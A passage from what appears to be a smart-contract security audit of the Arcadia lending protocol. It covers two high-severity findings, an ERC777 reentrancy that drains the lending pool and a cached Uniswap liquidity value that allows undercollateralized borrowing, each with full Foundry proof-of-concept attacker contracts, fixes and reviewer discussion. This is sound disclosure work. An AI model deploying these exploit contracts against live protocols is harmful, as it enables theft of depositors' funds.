After the `actionTarget`'s ERC777 callback execution, the execution flow will return to the initially called `flashAction()` function, and the final `IAccount(account).flashActionByCreditor()` function will be called, which will pass all the health checks due to the fact that all the debt from the account was burnt:

```
// LendingPool.sol

function flashAction(
        uint256 amountBorrowed,
        address account,
        address actionTarget,
        bytes calldata actionData,
        bytes3 referrer
    ) external whenBorrowNotPaused processInterests {

                ...

        // The Action Target will use the borrowed funds (optionally with
↪   additional assets withdrawn from the Account)
        // to execute one or more actions (swap, deposit, mint...).
        // Next the action Target will deposit any of the remaining funds or any
↪   of the recipient token
        // resulting from the actions back into the Account.
        // As last step, after all assets are deposited back into the Account a
↪   final health check is done:
        // The Collateral Value of all assets in the Account is bigger than the
↪   total liabilities against the Account (including the debt taken during this
↪   function).
        // flashActionByCreditor also checks that the Account indeed has opened
↪   a margin account for this Lending Pool.
```

```
        {
            uint256 accountVersion =
↪   IAccount(account).flashActionByCreditor(actionTarget, actionData);
            if (!isValidVersion[accountVersion]) revert
↪   LendingPoolErrors.InvalidVersion();
        }

        ...
    }
```

```
// AccountV1.sol

function flashActionByCreditor(address actionTarget, bytes calldata actionData)
        external
        nonReentrant
        notDuringAuction
        updateActionTimestamp
        returns (uint256 accountVersion)
    {

                ...

        // Account must be healthy after actions are executed.
        if (isAccountUnhealthy()) revert AccountErrors.AccountUnhealthy();

        ...
    }
```

Proof of Concept

The following proof of concept illustrates how the previously described attack can take place. Follow the steps in order to reproduce it:

1. Create a `ERC777Mock.sol` file in `lib/accounts-v2/test/utils/mocks/tokens` and paste the code found in this github gist.
2. Import the ERC777Mock and change the MockOracles, MockERC20 and Rates structs in `lib/accounts-v2/test/utils/Types.sol` to add an additional `token777ToUsd`, `token777` of type ERC777Mock and token777ToUsd rate:

```
import "../utils/mocks/tokens/ERC777Mock.sol"; // <----- Import this

...

struct MockOracles {
    ArcadiaOracle stable1ToUsd;
```

```
    ArcadiaOracle stable2ToUsd;
    ArcadiaOracle token1ToUsd;
    ArcadiaOracle token2ToUsd;
    ArcadiaOracle token3ToToken4;
    ArcadiaOracle token4ToUsd;
    ArcadiaOracle token777ToUsd; // <----- Add this
    ArcadiaOracle nft1ToToken1;
    ArcadiaOracle nft2ToUsd;
    ArcadiaOracle nft3ToToken1;
    ArcadiaOracle sft1ToToken1;
    ArcadiaOracle sft2ToUsd;
}

struct MockERC20 {
    ERC20Mock stable1;
    ERC20Mock stable2;
    ERC20Mock token1;
    ERC20Mock token2;
    ERC20Mock token3;
    ERC20Mock token4;
    ERC777Mock token777; // <----- Add this
}

...

struct Rates {
    uint256 stable1ToUsd;
    uint256 stable2ToUsd;
    uint256 token1ToUsd;
    uint256 token2ToUsd;
    uint256 token3ToToken4;
    uint256 token4ToUsd;
    uint256 token777ToUsd; // <----- Add this
    uint256 nft1ToToken1;
    uint256 nft2ToUsd;
    uint256 nft3ToToken1;
    uint256 sft1ToToken1;
    uint256 sft2ToUsd;
}
```

3. Replace the contents inside `lib/accounts-v2/test/fuzz/Fuzz.t.sol` for the code found in this github gist.
4. To finish the setup, replace the file found in `lending-v2/test/fuzz/Fuzz.t.sol` for the code found in this github gist.
5. For the actual proof of concept, create a `Poc.t.sol` file in

`test/fuzz/LendingPool` and paste the following code. The code contains the proof of concept test, as well as the action target implementation:

```
/**
 * Created by Pragma Labs
 * SPDX-License-Identifier: BUSL-1.1
 */
pragma solidity 0.8.22;

import { LendingPool_Fuzz_Test } from "./_LendingPool.fuzz.t.sol";

import { ActionData, IActionBase } from
↪  "../../../lib/accounts-v2/src/interfaces/IActionBase.sol";
import { IPermit2 } from
↪  "../../../lib/accounts-v2/src/interfaces/IPermit2.sol";

/// @notice Proof of Concept - Arcadia
contract Poc is LendingPool_Fuzz_Test {

    ////////////////////////////////////////////////////////////////
    //                        TEST CONTRACTS                      //
    ////////////////////////////////////////////////////////////////

    ActionHandler internal actionHandler;
    bytes internal callData;

    ////////////////////////////////////////////////////////////////
    //                           SETUP                            //
    ////////////////////////////////////////////////////////////////

    function setUp() public override {
        // Setup pool test
        LendingPool_Fuzz_Test.setUp();

        // Deploy action handler
        vm.prank(users.creatorAddress);
        actionHandler = new ActionHandler(address(liquidator),
↪  address(proxyAccount));

        // Set origination fee
        vm.prank(users.creatorAddress);
        pool.setOriginationFee(100); // 1%

        // Transfer some tokens to actiontarget to perform liquidation
↪  repayment and approve tokens to be transferred to pool
        vm.startPrank(users.liquidityProvider);
```

```
        mockERC20.token777.transfer(address(actionHandler), 1 ether);
        mockERC20.token777.approve(address(pool), type(uint256).max);

        // Deposit 100 erc777 tokens into pool
        vm.startPrank(address(srTranche));
        pool.depositInLendingPool(100 ether, users.liquidityProvider);
        assertEq(mockERC20.token777.balanceOf(address(pool)), 100 ether);

        // Approve creditor from actiontarget for bid payment
        vm.startPrank(address(actionHandler));
        mockERC20.token777.approve(address(pool), type(uint256).max);

    }

    ////////////////////////////////////////////////////////////////
    //                            POC                             //
    ////////////////////////////////////////////////////////////////
    /// @notice Test exploiting the reentrancy vulnerability.
    /// Prerequisites:
    /// - Create an actionTarget contract that will trigger the attack flow
↪   using the ERC777 callback when receiving the
    ///   borrowed funds in the flash action.
    /// - Have some liquidity deposited in the pool in order to be able to
↪   borrow it
    /// Attack:
    /// 1. Open a margin account in the creditor to be exploited.
    /// 2. Deposit a small amount of collateral. This amount needs to be
↪   big enough to cover the `minUsdValue` configured
    /// in the registry for the given creditor.
    /// 3. Create the `actionData` for the account's `flashAction()`
↪   function. The data contained in it (withdrawData, transferFromOwnerData,
    /// permit, signature and actionTargetData) can be empty, given that
↪   such data is not required for the attack.
    /// 4. Trigger LendingPool.flashAction(). The execution flow will:
    ///     a. Mint the flash-actioned debt to the account
    ///     b. Send the borrowed funds to the action target
    ///     c. The action target will execute the ERC777 `tokensReceived()`
↪   callback, which will:
    ///        - Trigger Liquidator.liquidateAccount(), which will set the
↪   account in an auction state
    ///        - Trigger Liquidator.bid().

    function
↪   testVuln_reentrancyInFlashActionEnablesStealingAllProtocolFunds(
        uint128 amountLoaned,
        uint112 collateralValue,
        uint128 liquidity,
```

```
        uint8 originationFee
    ) public {

        //----------              STEP 1              ----------//
        // Open a margin account
        vm.startPrank(users.accountOwner);
        proxyAccount.openMarginAccount(address(pool));

        //----------              STEP 2              ----------//
        // Deposit 1 stable token in the account as collateral.
        // Note: The creditors's `minUsdValue` is set to 1 * 10 ** 18.
↪   Because
        // value is converted to an 18-decimal number and the asset is
↪   pegged to 1 dollar,
        // depositing an amount of 1 * 10 ** 6 is the actual minimum usd
↪   amount so that the
        // account's collateral value is not considered as 0.
        depositTokenInAccount(proxyAccount, mockERC20.stable1, 1 * 10 ** 6);
        assertEq(proxyAccount.getCollateralValue(), 1 * 10 ** 18);

        //----------              STEP 3              ----------//
        // Create empty action data. The action handler won't
↪   withdraw/deposit any asset from the account
        // when the `flashAction()` callback in the account is triggered.
↪   Hence, action data will contain empty elements.
        callData = _buildActionData();

        // Fetch balances from the action handler (who will receive all the
↪   borrowed funds from the flash action)
        // as well as the pool.
        // Action handler balance initially has 1 token of token777 (given
↪   initially on deployment)
        assertEq(mockERC20.token777.balanceOf(address(actionHandler)), 1 *
↪   10 ** 18);
        uint256 liquidityPoolBalanceBefore =
↪   mockERC20.token777.balanceOf(address(pool));
        uint256 actionHandlerBalanceBefore =
↪   mockERC20.token777.balanceOf(address(actionHandler));
        // Pool initially has 100 tokens of token777 (deposited by the
↪   liquidity provider in setUp())
        assertEq(mockERC20.token777.balanceOf(address(pool)), 100 * 10 **
↪   18);

        //----------              STEP 4              ----------//
        // Step 4. Trigger the flash action.
        vm.startPrank(users.accountOwner);
```

```
        pool.flashAction(100 ether , address(proxyAccount),
↪   address(actionHandler), callData, emptyBytes3);
        vm.stopPrank();


        //----------       FINAL ASSERTIONS       ----------//

        // Action handler (who is the receiver of the borrowed funds in the
↪   flash action) has succesfully obtained 100 tokens from
        //the pool, and in the end it has nearly 101 tokens (initially it
↪   had 1 token, plus the 100 tokens stolen
        // from the pool minus the small amount required to pay for the bid)
        assertGt(mockERC20.token777.balanceOf(address(actionHandler)), 100
↪   * 10 ** 18);

        // On the other hand, pool has lost nearly all of its balance, only
↪   remaining the small amount paid from the
        // action handler in order to bid
        assertLt(mockERC20.token777.balanceOf(address(pool)), 0.05 * 10 **
↪   18);

    }

    /// @notice Internal function to build the `actionData` payload needed
↪   to execute the `flashActionByCreditor()`
    /// callback when requesting a flash action
    function _buildActionData() internal returns(bytes memory) {
        ActionData memory emptyActionData;
        address[] memory to;
        bytes[] memory data;
        bytes memory actionTargetData = abi.encode(emptyActionData, to,
↪   data);
        IPermit2.PermitBatchTransferFrom memory permit;
        bytes memory signature;
        return abi.encode(emptyActionData, emptyActionData, permit,
↪   signature, actionTargetData);
    }
}

/// @notice ERC777Recipient interface
interface IERC777Recipient {

    function tokensReceived(
        address operator,
        address from,
        address to,
        uint256 amount,
```


```
        bytes calldata userData,
        bytes calldata operatorData
    ) external;
}

 /// @notice Liquidator interface
interface ILiquidator {
    function liquidateAccount(address account) external;
    function bid(address account, uint256[] memory askedAssetAmounts, bool
↪   endAuction_) external;
}

 /// @notice actionHandler contract that will trigger the attack via
↪   ERC777's `tokensReceived()` callback
contract ActionHandler is IERC777Recipient, IActionBase {

    ILiquidator public immutable liquidator;
    address public immutable account;
    uint256 triggered;

    constructor(address _liquidator, address _account) {
        liquidator = ILiquidator(_liquidator);
        account = _account;
    }

         /// @notice ERC777 callback function
    function tokensReceived(
        address operator,
        address from,
        address to,
        uint256 amount,
        bytes calldata userData,
        bytes calldata operatorData
    ) external {
        // Only trigger the callback once (avoid triggering it while
↪   receiving funds in the setup + when receiving final funds)
        if(triggered == 1) {
            triggered = 2;
            liquidator.liquidateAccount(account);
            uint256[] memory askedAssetAmounts = new uint256[](1);
            askedAssetAmounts[0] = 1; // only ask for 1 wei of token so
↪   that we repay a small share of the debt
            liquidator.bid(account, askedAssetAmounts, true);
        }
                unchecked{
            triggered++;
                }
```

```
    }

    function executeAction(bytes calldata actionTargetData) external
↪   returns (ActionData memory) {
        ActionData memory data;
        return data;
    }

}
```

6. Execute the proof of concept with the following command (being inside the `lending-v2` folder): `forge test --mt testVuln_reentrancyInFlashActionEnablesStealingAllProtocolFunds`

Impact

The impact for this vulnerability is high. All funds deposited in creditors with ERC777 tokens as the underlying asset can be drained.

Code Snippet

https://github.com/sherlock-audit/2023-12-arcadia/blob/main/lending-v2/src/LendingPool.sol#L567

Tool used

Manual Review, foundry

Recommendation

This attack is possible because the `getCollateralValue()` function returns a 0 collateral value due to the `minUsdValue` mentioned before not being reached after executing the bid. The Liquidator's `_settleAuction()` function then believes the collateral held in the account is 0.

In order to mitigate the issue, consider fetching the actual real collateral value inside `_settleAuction()` even if it is less than the `minUsdValue` held in the account, so that the function can properly check if the full collateral was sold or not.

```
// Liquidator.sol
function _settleAuction(address account, AuctionInformation storage
↪   auctionInformation_)
        internal
        returns (bool success)
    {
```

```
        ...

        uint256 collateralValue = IAccount(account).getCollateralValue(); //
↪   <----- Fetch the REAL collateral value instead of reducing it to 0 if
↪   `minUsdValue` is not reached


        ...
    }
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: high(2)

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/arcadia-finance/lending-v2/pull/133.

Thomas-Smets

Fix consists out of two PR's:

- accounts: https://github.com/arcadia-finance/accounts-v2/pull/173
- lending: https://github.com/arcadia-finance/lending-v2/pull/133

IAm0x52

Fix looks good. By triggering the transfer inside the callback, the account is now locked nonreentrant which prevents liquidation calls.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue H-3: Caching Uniswap position liquidity allows borrowing using undercollateralized Uni positions

Source: https://github.com/sherlock-audit/2023-12-arcadia-judging/issues/154

Found by

0xadrii, zzykxx

Summary

It is possible to fake the amount of liquidity held in a Uniswap V3 position, making the protocol believe the Uniswap position has more liquidity than the actual liquidity deposited in the position. This makes it possible to borrow using undercollateralized Uniswap positions.

Vulnerability Detail

When depositing into an account, the `deposit()` function is called, which calls the internal `_deposit()` function. Depositing is performed in two steps:

1. The registry's `batchProcessDeposit()` function is called. This function checks if the deposited assets can be priced, and in case that a creditor is set, it also updates the exposures and underlying assets for the creditor.
2. The assets are transferred and deposited into the account.

```
// AccountV1.sol

function _deposit(
        address[] memory assetAddresses,
        uint256[] memory assetIds,
        uint256[] memory assetAmounts,
        address from
    ) internal {
        // If no Creditor is set, batchProcessDeposit only checks if the assets
↪   can be priced.
        // If a Creditor is set, batchProcessDeposit will also update the
↪   exposures of assets and underlying assets for the Creditor.
        uint256[] memory assetTypes =
            IRegistry(registry).batchProcessDeposit(creditor, assetAddresses,
↪   assetIds, assetAmounts);

        for (uint256 i; i < assetAddresses.length; ++i) {
            // Skip if amount is 0 to prevent storing addresses that have 0
↪   balance.
```

```
            if (assetAmounts[i] == 0) continue;

            if (assetTypes[i] == 0) {
                if (assetIds[i] != 0) revert AccountErrors.InvalidERC20Id();
                _depositERC20(from, assetAddresses[i], assetAmounts[i]);
            } else if (assetTypes[i] == 1) {
                if (assetAmounts[i] != 1) revert
↪   AccountErrors.InvalidERC721Amount();
                _depositERC721(from, assetAddresses[i], assetIds[i]);
            } else if (assetTypes[i] == 2) {
                _depositERC1155(from, assetAddresses[i], assetIds[i],
↪   assetAmounts[i]);
            } else {
                revert AccountErrors.UnknownAssetType();
            }
        }

        if (erc20Stored.length + erc721Stored.length + erc1155Stored.length >
↪   ASSET_LIMIT) {
            revert AccountErrors.TooManyAssets();
        }
    }
```

For Uniswap positions (and assuming that a creditor is set), calling `batchProcessDeposit()` will internally trigger the `UniswapV3AM.processDirectDeposit()`:

```
// UniswapV3AM.sol

function processDirectDeposit(address creditor, address asset, uint256 assetId,
↪   uint256 amount)
        public
        override
        returns (uint256 recursiveCalls, uint256 assetType)
    {
        // Amount deposited of a Uniswap V3 LP can be either 0 or 1 (checked in
↪   the Account).
        // For uniswap V3 every id is a unique asset -> on every deposit the
↪   asset must added to the Asset Module.
        if (amount == 1) _addAsset(assetId);

        ...
    }
```

The Uniswap position will then be added to the protocol using the internal `_addAsset()` function. One of the most important actions performed inside this function is to store the liquidity that the Uniswap position has in that moment. Such liquidity is obtained from directly querying the NonfungiblePositionManager contract:

```
function _addAsset(uint256 assetId) internal {
        ...

        (,, address token0, address token1,,,, uint128 liquidity,,,,) =
↪   NON_FUNGIBLE_POSITION_MANAGER.positions(assetId);

        // No need to explicitly check if token0 and token1 are allowed,
↪   _addAsset() is only called in the
        // deposit functions and there any deposit of non-allowed Underlying
↪   Assets will revert.
        if (liquidity == 0) revert ZeroLiquidity();

        // The liquidity of the Liquidity Position is stored in the Asset Module,
        // not fetched from the NonfungiblePositionManager.
        // Since liquidity of a position can be increased by a non-owner,
        // the max exposure checks could otherwise be circumvented.
        assetToLiquidity[assetId] = liquidity;

        ...
    }
```

As the snippet shows, the liquidity is stored in a mapping because *"Since liquidity of a position can be increased by a non-owner, the max exposure checks could otherwise be circumvented."*. From this point forward, and until the Uniswap position is withdrawn from the account, the collateral value (i.e the amount that the position is worth) will be computed utilizing the `_getPosition()` internal function, which will read the cached liquidity value stored in the `assetToLiquidity[assetId]` mapping, rather than directly consulting the NonFungibleManager contract. This way, the position won't be able to surpass the max exposures:

```
// UniswapV3AM.sol

function _getPosition(uint256 assetId)
        internal
        view
        returns (address token0, address token1, int24 tickLower, int24
↪   tickUpper, uint128 liquidity)
    {
        // For deposited assets, the liquidity of the Liquidity Position is
↪   stored in the Asset Module,
```

```
        // not fetched from the NonfungiblePositionManager.
        // Since liquidity of a position can be increased by a non-owner, the
↪   max exposure checks could otherwise be circumvented.
        liquidity = uint128(assetToLiquidity[assetId]);

        if (liquidity > 0) {
            (,, token0, token1,, tickLower, tickUpper,,,,,) =
↪   NON_FUNGIBLE_POSITION_MANAGER.positions(assetId);
        } else {
            // Only used as an off-chain view function by getValue() to return
↪   the value of a non deposited Liquidity Position.
            (,, token0, token1,, tickLower, tickUpper, liquidity,,,,) =
↪   NON_FUNGIBLE_POSITION_MANAGER.positions(assetId);
        }
    }
```

However, storing the liquidity leads to an attack vector that allows Uniswap positions' liquidity to be comlpetely withdrawn while making the protocol believe that the Uniswap position is still full.

As mentioned in the beginning of the report, the deposit process is done in two steps: processing assets in the registry and transferring the actual assets to the account. Because processing assets in the registry is the step where the Uniswap position's liquidity is cached, a malicious depositor can use an ERC777 hook in the transferring process to withdraw the liquidity in the Uniswap position.

The following steps show how the attack could be performed:

1. Initially, a malicious contract must be created. This contract will be the one holding the assets and depositing them into the account, and will also be able to trigger the ERC777's `tokensToSend()` hook.
2. The malicious contract will call the account's `deposit()` function with two `assetAddresses` to be deposited: the first asset must be an ERC777 token, and the second asset must be the Uniswap position.
3. `IRegistry(registry).batchProcessDeposit()` will then execute. This is the first of the two steps taking place to deposit assets, where the liquidity from the Uniswap position will be fetched from the NonFungiblePositionManager and stored in the `assetToLiquidity[assetId]` mapping.
4. After processing the assets, the transferring phase will start. The first asset to be transferred will be the ERC777 token. This will trigger the `tokensToSend()` hook in our malicious contract. At this point, our contract is still the owner of the Uniswap position (the Uniswap position won't be transferred until the ERC777 transfer finishes), so the liquidity in the Uniswap position can be decreased inside the hook triggered in the malicious contract. This leaves the

Uniswap position with a smaller liquidity amount than the one stored in the `batchProcessDeposit()` step, making the protocol believe that the liquidity stored in the position is the one that the position had prior to starting the attack.

5. Finally, and following the transfer of the ERC777 token, the Uniswap position will be transferred and succesfully deposited in the account. Arcadia will believe that the account has a Uniswap position worth some liquidity, when in reality the Uni position will be empty.

Proof of Concept

This proof of concept show show the previous attack can be performed so that the liquidity in the uniswap position is 0, while the collateral value for the account is far greater than 0.

1. Create a `ERC777Mock.sol` file in `lib/accounts-v2/test/utils/mocks/tokens` and paste the code found in this github gist.
2. Import the ERC777Mock and change the MockOracles, MockERC20 and Rates structs in `lib/accounts-v2/test/utils/Types.sol` to add an additional `token777ToUsd`, `token777` of type ERC777Mock and token777ToUsd rate:

```
import "../utils/mocks/tokens/ERC777Mock.sol"; // <----- Import this

...

struct MockOracles {
    ArcadiaOracle stable1ToUsd;
    ArcadiaOracle stable2ToUsd;
    ArcadiaOracle token1ToUsd;
    ArcadiaOracle token2ToUsd;
    ArcadiaOracle token3ToToken4;
    ArcadiaOracle token4ToUsd;
    ArcadiaOracle token777ToUsd; // <----- Add this
    ArcadiaOracle nft1ToToken1;
    ArcadiaOracle nft2ToUsd;
    ArcadiaOracle nft3ToToken1;
    ArcadiaOracle sft1ToToken1;
    ArcadiaOracle sft2ToUsd;
}

struct MockERC20 {
    ERC20Mock stable1;
    ERC20Mock stable2;
    ERC20Mock token1;
    ERC20Mock token2;
```

```
    ERC20Mock token3;
    ERC20Mock token4;
    ERC777Mock token777; // <----- Add this
}

...

struct Rates {
    uint256 stable1ToUsd;
    uint256 stable2ToUsd;
    uint256 token1ToUsd;
    uint256 token2ToUsd;
    uint256 token3ToToken4;
    uint256 token4ToUsd;
    uint256 token777ToUsd; // <----- Add this
    uint256 nft1ToToken1;
    uint256 nft2ToUsd;
    uint256 nft3ToToken1;
    uint256 sft1ToToken1;
    uint256 sft2ToUsd;
}
```

3. Replace the contents inside `lib/accounts-v2/test/fuzz/Fuzz.t.sol` for the code found in this github gist.
4. Next step is to replace the file found in `lending-v2/test/fuzz/Fuzz.t.sol` for the code found in this github gist.
5. Create a `PocUniswap.t.sol` file in `lending-v2/test/fuzz/LendingPool/PocUniswap.t.sol` and paste the following code snippet into it:

```
/**
 * Created by Pragma Labs
 * SPDX-License-Identifier: BUSL-1.1
 */
pragma solidity 0.8.22;

import { LendingPool_Fuzz_Test } from "./_LendingPool.fuzz.t.sol";

import { IPermit2 } from
↪  "../../../lib/accounts-v2/src/interfaces/IPermit2.sol";
import { UniswapV3AM_Fuzz_Test, UniswapV3Fixture, UniswapV3AM,
↪  IUniswapV3PoolExtension, TickMath } from "../../../lib/accounts-v2/test
↪  /fuzz/asset-modules/UniswapV3AM/_UniswapV3AM.fuzz.t.sol";
import { ERC20Mock } from
↪  "../../../lib/accounts-v2/test/utils/mocks/tokens/ERC20Mock.sol";
```

```
import "forge-std/console.sol";

interface IERC721 {
    function ownerOf(uint256 tokenid) external returns(address);
    function approve(address spender, uint256 tokenId) external;
}

/// @notice Proof of Concept - Arcadia
contract Poc is LendingPool_Fuzz_Test, UniswapV3AM_Fuzz_Test {

    ////////////////////////////////////////////////////////////////
    //                          CONSTANTS                         //
    ////////////////////////////////////////////////////////////////
    int24 private MIN_TICK = -887_272;
    int24 private MAX_TICK = -MIN_TICK;

    ////////////////////////////////////////////////////////////////
    //                           STORAGE                          //
    ////////////////////////////////////////////////////////////////
    AccountOwner public accountOwnerContract;
    ERC20Mock token0;
    ERC20Mock token1;
    uint256 tokenId;

    ////////////////////////////////////////////////////////////////
    //                           SETUP                            //
    ////////////////////////////////////////////////////////////////

    function setUp() public override(LendingPool_Fuzz_Test,
↪   UniswapV3AM_Fuzz_Test) {
        // Setup pool test
        LendingPool_Fuzz_Test.setUp();

        // Deploy fixture for Uniswap.
        UniswapV3Fixture.setUp();

        deployUniswapV3AM(address(nonfungiblePositionManager));

        vm.startPrank(users.riskManager);
        registryExtension.setRiskParametersOfDerivedAM(
            address(pool), address(uniV3AssetModule), type(uint112).max, 100
        );

        token0 = mockERC20.token1;
        token1 = mockERC20.token2;
```

```
        (token0, token1) = token0 < token1 ? (token0, token1) : (token1,
↪  token0);

        // Deploy account owner
        accountOwnerContract = new
↪  AccountOwner(address(nonfungiblePositionManager));


        // Set origination fee
        vm.startPrank(users.creatorAddress);
        pool.setOriginationFee(100); // 1%

        // Transfer ownership to Account Owner
        vm.startPrank(users.accountOwner);
        factory.safeTransferFrom(users.accountOwner,
↪  address(accountOwnerContract), address(proxyAccount));
        vm.stopPrank();


        // Mint uniswap position underlying tokens to accountOwnerContract
        mockERC20.token1.mint(address(accountOwnerContract), 100 ether);
        mockERC20.token2.mint(address(accountOwnerContract), 100 ether);

        // Open Uniswap position
        tokenId = _openUniswapPosition();


        // Transfer some ERC777 tokens to accountOwnerContract. These will
↪  be used to be deposited as collateral into the account
         vm.startPrank(users.liquidityProvider);
         mockERC20.token777.transfer(address(accountOwnerContract), 1
↪  ether);
    }

    ////////////////////////////////////////////////////////////////
    //                           POC                              //
    ////////////////////////////////////////////////////////////////
    /// @notice Test exploiting the reentrancy vulnerability.
    function testVuln_borrowUsingUndercollateralizedUniswapPosition(
        uint128 amountLoaned,
        uint112 collateralValue,
        uint128 liquidity,
        uint8 originationFee
    ) public {

        //----------           STEP 1           ----------//
        // Open margin account setting pool as new creditor
```

```
        vm.startPrank(address(accountOwnerContract));
        proxyAccount.openMarginAccount(address(pool));

        //----------              STEP 2              ----------//
        // Deposit assets into account. The order of the assets to be
↪   deposited is important. The first asset will be an ERC777 token that
↪   triggers the callback on transferring.
        // The second asset will be the uniswap position.

        address[] memory assetAddresses = new address[](2);
        assetAddresses[0] = address(mockERC20.token777);
        assetAddresses[1] = address(nonfungiblePositionManager);
        uint256[] memory assetIds = new uint256[](2);
        assetIds[0] = 0;
        assetIds[1] = tokenId;
        uint256[] memory assetAmounts = new uint256[](2);
        assetAmounts[0] = 1; // no need to send more than 1 wei as the
↪   ERC777 only serves to trigger the callback
        assetAmounts[1] = 1;
        // Set approvals
        IERC721(address(nonfungiblePositionManager)).approve(address(proxyA
↪   ccount), tokenId);
        mockERC20.token777.approve(address(proxyAccount),
↪   type(uint256).max);

        // Perform deposit.
        // Deposit will perform two steps:
        // 1. processDeposit(): this step will handle the deposited assets
↪   and verify everything is correct. For uniswap positions, the liquidity
↪   in the position
        // will be stored in the `assetToLiquidity` mapping.
        // 2.Transferring the assets: after processing the assets, the
↪   actual asset transfers will take place. First, the ER777 colallateral
↪   will be transferred.
        // This will trigger the callback in the accountOwnerContract (the
↪   account owner), which will withdraw all the uniswap position liquidity.
↪   Because the uniswap
        // position liquidity has been cached in step 1 (processDeposit()),
↪   the protocol will still believe that the uniswap position has some
↪   liquidity, when in reality
        // all the liquidity from the position has been withdrawn in the
↪   ERC777 `tokensToSend()` callback.
        proxyAccount.deposit(assetAddresses, assetIds, assetAmounts);

        //----------       FINAL ASSERTIONS       ----------//
```

```
        // Collateral value fetches the `assetToLiquidity` value cached
↪  prior to removing position liquidity. This does not reflect that the
↪  position is empty,
        // hence it is possible to borrow with an empty uniswap position.
        uint256 finalCollateralValue = proxyAccount.getCollateralValue();

        // Liquidity in the position is 0.
        (
            ,
            ,
            ,
            ,
            ,
            ,
            ,
            uint128 liquidity,
            ,
            ,
            ,
        ) = nonfungiblePositionManager.positions(tokenId);

        console.log("Collateral value of account:", finalCollateralValue);
        console.log("Actual liquidity in position", liquidity);

        assertEq(liquidity, 0);
        assertGt(finalCollateralValue, 1000 ether); // Collateral value is
↪  greater than 1000
    }

    function _openUniswapPosition() internal returns(uint256 tokenId) {
        vm.startPrank(address(accountOwnerContract));

        uint160 sqrtPriceX96 = uint160(
            calculateAndValidateRangeTickCurrent(
                10 * 10**18, // priceToken0
                20 * 10**18 // priceToken1
            )
        );

        // Create Uniswap V3 pool initiated at tickCurrent with cardinality
↪  300.
        IUniswapV3PoolExtension uniswapPool = createPool(token0, token1,
↪  TickMath.getSqrtRatioAtTick(TickMath.getTickAtSqrtRatio(sqrtPriceX96)),
↪  300);

        // Approve liquidity
        mockERC20.token1.approve(address(uniswapPool), type(uint256).max);
```

```
        mockERC20.token2.approve(address(uniswapPool), type(uint256).max);

        // Mint liquidity position.
        uint128 liquidity = 100 * 10**18;
        tokenId = addLiquidity(uniswapPool, liquidity,
↪   address(accountOwnerContract), MIN_TICK, MAX_TICK, false);


↪   assertEq(IERC721(address(nonfungiblePositionManager)).ownerOf(tokenId),
↪   address(accountOwnerContract));
    }

}

/// @notice ERC777Sender interface
interface IERC777Sender {
    /**
     * @dev Called by an {IERC777} token contract whenever a registered
↪   holder's
     * (`from`) tokens are about to be moved or destroyed. The type of
↪   operation
     * is conveyed by `to` being the zero address or not.
     *
     * This call occurs _before_ the token contract's state is updated, so
     * {IERC777-balanceOf}, etc., can be used to query the pre-operation
↪   state.
     *
     * This function may revert to prevent the operation from being
↪   executed.
     */
    function tokensToSend(
        address operator,
        address from,
        address to,
        uint256 amount,
        bytes calldata userData,
        bytes calldata operatorData
    ) external;
}

interface INonfungiblePositionManager {
     function positions(uint256 tokenId)
        external
        view
        returns (
            uint96 nonce,
            address operator,
```

```
            address token0,
            address token1,
            uint24 fee,
            int24 tickLower,
            int24 tickUpper,
            uint128 liquidity,
            uint256 feeGrowthInside0LastX128,
            uint256 feeGrowthInside1LastX128,
            uint128 tokensOwed0,
            uint128 tokensOwed1
        );

    struct DecreaseLiquidityParams {
        uint256 tokenId;
        uint128 liquidity;
        uint256 amount0Min;
        uint256 amount1Min;
        uint256 deadline;
    }
    function decreaseLiquidity(DecreaseLiquidityParams calldata params)
        external
        payable
        returns (uint256 amount0, uint256 amount1);
}

 /// @notice AccountOwner contract that will trigger the attack via
↪  ERC777's `tokensToSend()` callback
contract AccountOwner is IERC777Sender  {

        INonfungiblePositionManager public nonfungiblePositionManager;

        constructor(address _nonfungiblePositionManager) {
            nonfungiblePositionManager =
↪   INonfungiblePositionManager(_nonfungiblePositionManager);
        }

     function tokensToSend(
        address operator,
        address from,
        address to,
        uint256 amount,
        bytes calldata userData,
        bytes calldata operatorData
    ) external {
        // Remove liquidity from Uniswap position
       (
            ,
```

```
            ,
            ,
            ,
            ,
            ,
             ,
            uint128 liquidity,
            ,
            ,
            ,
        ) = nonfungiblePositionManager.positions(1); // tokenId 1

        INonfungiblePositionManager.DecreaseLiquidityParams memory params =
↪   INonfungiblePositionManager.DecreaseLiquidityParams({
            tokenId: 1,
            liquidity: liquidity,
            amount0Min: 0,
            amount1Min: 0,
            deadline: block.timestamp
        });
        nonfungiblePositionManager.decreaseLiquidity(params);
    }


    function onERC721Received(address, address, uint256, bytes calldata)
↪   public pure returns (bytes4) {
        return bytes4(abi.encodeWithSignature("onERC721Received(address,add
↪   ress,uint256,bytes)"));
    }

}
```

6. Execute the following command being inside the `lending-v2` folder: `forge test --mt testVuln_borrowUsingUndercollateralizedUniswapPosition -vvvvv`.

NOTE: It is possible that you find issues related to code not being found. This is because the Uniswap V3 deployment uses foundry's `vm.getCode()` and we are importing the deployment file from the `accounts-v2` repo to the `lending-v2` repo, which makes foundry throw some errors. To fix this, just compile the contracts in the `accounts-v2` repo and copy the missing folders from the `accounts-v2/out` generated folder into the `lending-v2/out` folder.

Impact

High. The protocol will always believe that there is liquidity deposited in the Uniswap position while in reality the position is empty. This allows for

undercollateralized borrows, essentially enabling the protocol to be drained if the attack is performed utilizing several uniswap positions.

Code Snippet

https://github.com/sherlock-audit/2023-12-arcadia/blob/main/accounts-v2/src/asset-modules/UniswapV3/UniswapV3AM.sol#L107

https://github.com/sherlock-audit/2023-12-arcadia/blob/main/accounts-v2/src/accounts/AccountV1.sol#L844

https://github.com/sherlock-audit/2023-12-arcadia/blob/main/accounts-v2/src/accounts/AccountV1.sol#L855

Tool used

Manual Review

Recommendation

There are several ways to mitigate this issue. One possible option is to perform the transfer of assets when depositing at the same time that the asset is processed, instead of first processing the assets (and storing the Uniswap liquidity) and then transferring them. Another option is to perform a liquidity check after depositing the Uniswap position, ensuring that the liquidity stored in the assetToLiquidity[assetId] mapping and the one returned by the NonFungiblePositionManager are the same.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: high(2)

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/arcadia-finance/accounts-v2/pull/174.

IAm0x52

